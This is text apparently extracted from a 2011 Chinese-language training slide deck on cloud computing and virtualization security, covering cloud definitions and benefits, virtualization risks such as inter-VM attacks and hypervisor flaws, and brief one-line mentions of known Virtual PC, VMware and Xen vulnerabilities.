

100年度TWAREN教育訓練

雲端運算與網路安全趨勢

夏克強
麟瑞科技 資深技術顧問
CISSP, CHFI, CEH

系統整合、資訊服務的第一選擇



Solutions
Services

Session 1

- 雲端運算與虛擬化的安全風險
 - 虛擬化安全探討
 - 雲端運算安全探討
 - 雲端運算安全威脅

Session 2

- CSRF(跨站偽冒請求)攻擊防禦
 - CSRF攻擊與防禦
 - 應用程式威脅分析
 - WAF與網頁掃描
- 資料庫安全稽核與十大安全問題

Session 3


- 雲端運算安全實務
 - 私有雲網路、主機、應用程式與資料層的安全實務
 - 公有雲網路、主機、應用程式與資料層的安全實務

Session 4

- Layer 7 DDoS攻擊與防禦
 - APT攻擊分析
 - 第七層與第四層DDoS攻擊探討




1 電腦演進看雲端運算



2


服務模式看雲端運算



3

甚麼是雲？

- 網路架構的雲
- 雲端運算的雲



4 雲端運算的定義

- 維基百科
- Whatis.com
- Salesforce.com
- IBM

1 硬體與軟體都是被封裝為服務的資源,使用者可以透過網路依需求來存取

- + Amazon EC2
- + Google App Engine
- + Salesforce.com



5

雲端運算的定義

2 資源可以根據需要進行動態擴展和配置

- + 華盛頓郵報使用Amazon EC2
- + Giftag使用Google App Engine
- + Haagen-Dazs使用Salesforce.com
- + IBM全球八所研究機構

3 資源以分散式的共用方式運行


4 用戶透過Browser使用並按使用量付費



6

雲端運算5個特性


- ① Multi-tenancy
- ② On-demand self provisioning
 - + Resources such as network storage and processing capability
- ③ Pay as you go
- ④ High-speed broadband network access
- ⑤ Elasticity



7

雲端服務與部署模型

Visual Model of NIST's Working Definition of Cloud Computing





<http://www.csrc.nist.gov/groups/SNS/cloud-computing/index.html>



7



雲端運算的好處

- Expand scalability
- Increase utilization
- Improve reliability
- Gain access to more sophisticated applications
- Downsize the IT department
- Lower infrastructure costs
- Improve end-user productivity
- Increase security
- Save energy



1 怎麼看雲端安全?


- 雲的安全與傳統IT的環境安全
- Enabling Technology
- Cloud Service Model
- Cloud Operational Model




2

Benefits

- Separation/Isolation
- Containment
- Recoverability
- Availability
- Image and Snapshot
- Patch Management




- ☒ High CapEx
- ☒ Low Utilization
- ☒ High Complexity
- ☒ Change-Resistant



3

Impacts




- Lack of visibility into virtual network
- Complexity of configuration
- Hypervisor vulnerabilities
- Segregation of duties
- Risk to the virtual server
 - Additional attack surface
 - VMs aggregated
 - Service Console
 - Resources shared
- Virtual Network



3

Impacts


- Inter-VMs attacks
- Mixed trust level VMs
- Sprawl
- Migration
- Server at rest
- Resource contention: Anti-virus Storm



Virtualized is less secure than physical

Gartner Group has estimated that “60 percent of virtualized servers will be less secure than the physical servers they replace.”

- 1 Security isn't initially involved....
- 2 Endanger all hosted workloads....
- 3 Without sufficient separation....
- 4 Lack of adequate control on....
- 5 There is a potential loss of Separation of Duties...
- 6 Creates a complex and dynamic environment....
- 7 Communication that doesn't hit the wire



1

The vulnerability in Microsoft Virtual PC and Microsoft Virtual Server could allow...


2

A vulnerability was found in VMware's shared folders mechanism that grants...

3

A vulnerability in Xen is caused due to an input validation error in `tools/pygrub/src/GrubConf.py`....




